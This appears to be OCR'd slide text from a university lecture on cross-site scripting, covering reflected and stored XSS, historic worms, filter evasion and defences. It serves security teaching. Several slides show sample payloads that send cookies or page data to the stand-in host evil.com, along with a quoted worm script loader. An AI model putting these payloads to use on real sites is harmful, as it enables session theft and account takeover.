

(CSS)

(Cross-Site Scripting)

Lecture 12

Software Security Engineering

Winter 2023
Thompson Rivers University

Cross-Site Scripting (CSS / XSS)

Main idea: getting code to run across hosts
to violate the SOP.

Main idea: getting code to run across hosts to violate the SOP.

Two types: reflected (non-persistent) XSS and stored (persistent) XSS.

Reflected XSS

- attacker gives script to a victim in one HTTP request
  - script is not stored persistently
  - attack occurs in the one request
- often because a webserver reflects user input
  - classic mistake in server-side applications

Example

- GET:
  - http://naive.com/search.php?term=bicycle
- returns:

```
<html>
<body>
You searched for <?php echo $ GET[term] ?>
</body>
</html>
```

Example

- GET:
  - http://naive.com/search.php?term=bicycle
- returns:

```
<html>
<body>
You searched for bicycle
</body>
</html>
```

What can go wrong?

If the term contains a <script>,
then it automatically gets inserted into the result.

If the term contains a <script>,
then it automatically gets inserted into the result.

If the script is malicious, I will run malicious code!

Oh no!

If the term contains a <script>,
then it automatically gets inserted into the result.

If the script is malicious, I will run malicious code!

Oh no!

But why would I submit malicious code to run on myself?

Attack Opportunities

- malicious webpage issues the query when I visit
  - e.g., open an iframe to victim.com with evil's script
  - the iframe returns back the script
- evil's script comes from victim.com
  - SOP means I trust the script
  - script has access to my cookie for victim.com

Script could be:

```
<script>
win.open(“http://evil.com/steal.cgi?cookie=” + document.cookie)
</script>
```

Script could be:

<script>
win.open(“http://evil.com/steal.cgi?cookie=” + document.cookie)
</script>

I send victim.com’s cookie to evil.com!

Script could be:

<script>
win.open(“http://evil.com/steal.cgi?cookie=” + document.cookie)
</script>

I send victim.com’s cookie to evil.com!

All because there is one place where
victim.com reflects back a user-provided value!

Script has full access to victim.com's DOM
so it can change anything it wants,
show bogus information, request passwords,
control forms, etc.

A user who visits this by clicking link that has the script, may fully believe it is on the legitimate page and all the security checks (i.e., lock icon) pass.

A user who visits this by clicking link that has the script,
may fully believe it is on the legitimate page and all
the security checks (i.e., lock icon) pass.

All it requires is clicking the link
from phishing email, banner ad, blog comment

Stored XSS

- some sites allow arbitrary content to be stored and presented to users
  - social sites, blogs, forums, wikis
- if the content is not correctly processed, scripts can be stored
- stored scripts are then sent to clients
- many try to filter out scripts but it is non-trivial
- attacker provides content to a server
- victims are the server and a user who visits and gets the content

Orkut

- Google owned social network
- had 37 million members in 2006
- XSS bug allowed scripts in profiles
  - would grab cookie and then transfer all user-owned groups to attacker

Twitter Worm (2009)

- can save URL-encoded data in profile
- data not escaped when displayed
  - set name to
    “><title><script>document.write(String.fromCharCode(60,115,99,114,...”
  - those charcodes were
    <script src=“http://www.stalkdaily.com/ajax.js”></script>
  - script loaded and ran
- if you visited infected profile, your profile becomes infected

TweetDeck (2014)

- a twitter client / dashboard
- people posted tweets with code
  - <script>...data-action=retweet...</script>
- Twitter was okay, the TweetDeck not

Ensure app validates everything
(headers, cookies, query strings,
form fields, hidden fields)
against a rigorous spec of what is allowed

Preventing XSS

- all user input and client-side data must be preprocessed before using in HTML
- remove or encode all HTML / XML special characters
- use regular expressions for this
- separate your program
  - treat inputs as hazardous
  - check them first and move them to other variables
  - never open a file or run a command based on user input
    - wrap file opens and exec with another check

Evading XSS Filter

- users can put HTML on the MySpace pages
- MySpace does not allow: <script>, <body>, onclick, <a href=javascript:>
- it allows for CSS
  -
- it did not allow 'javascript'
  - java(newline)script was okay
  - use String.fromCharCode() to create strings with special characters

Reflective XSS Filters

- introduced in IE8, Chrome's XSS auditor
- blocks any script that appears in both the request and the response
  - stops a script from being passed as input from being sent as output and run
  - basically if the request contains a script that's reflected in the reply, don't run it

Sounds great, what can go wrong?

Sounds great, what can go wrong?

Attacker can now disable any script they want on the legitimate page!

Sounds great, what can go wrong?

Attacker can now disable any script
they want on the legitimate page!

Maybe some scripts prevent other attacks
and the adversary wants to disable them!

httpOnly Cookies

- option in the Set-cookie header
- tells browser not to allow access to document.cookie
- fixes cookie theft, but that's it
- document.cookie shows how features make security hard
  - `ATTACK SURFACE` and `SECURITY BY DESIGN`

Non-Script-based XSS

- suppose all script injection is stopped
- attacker can give non-script elements that make the rest of the data into a program
- e.g., using HTML markup that isn’t scripts

Dangling Markup

- attacker message: <img src="http://evil.com/log.cgi?
  - no longer has unterminated quote and angle bracket
  - not valid HTML, but browsers are very tolerant
- everything afterwards is sent as a parameter to the attacker
- this can include XSRF tokens as hidden fields, for example

Using Forms

- attacker message:
  <form action="http://evil.com/log.cgi"><textarea>
- what happens here?

Form Precedence

- again attacker message:

  <form action="http://evil.com/log.cgi">

- suppose there was another form inside
  - now rerouted to attacker
  - which form takes precedence?

Security vulnerabilities can happen when errors are tolerated and specifications are unclear.

Namespace Attacks

- JavaScript automatically adds new variables from objects and clashes the namespace
- e.g., I have a variable allow_access, which has some security purpose
  - if (allowed_access) do_stuff();
  - if (debug_mode) do_stuff();
- attacker: <img id='allowed_access'>
  - JavaScript makes this now 'allowed_access' (always true since it exists)
    - JavaScript's coercion
  - JavaScript assumes that if you don't declare a variable, it is global

Conclusions

- XSS vulnerabilities are rampant
  - any website that reflects user input back can be used as an attack on that website
    - attacker convinces victim to send a website a script
    - the script is returned from the website and gets its origin
    - but the website never approved of that script
  - attacker goal: violate the SOP
- stored XSS can result in vulnerabilities later on
- different client software can parse the same text differently
- even non-script based XSS can be used to run scripts across origins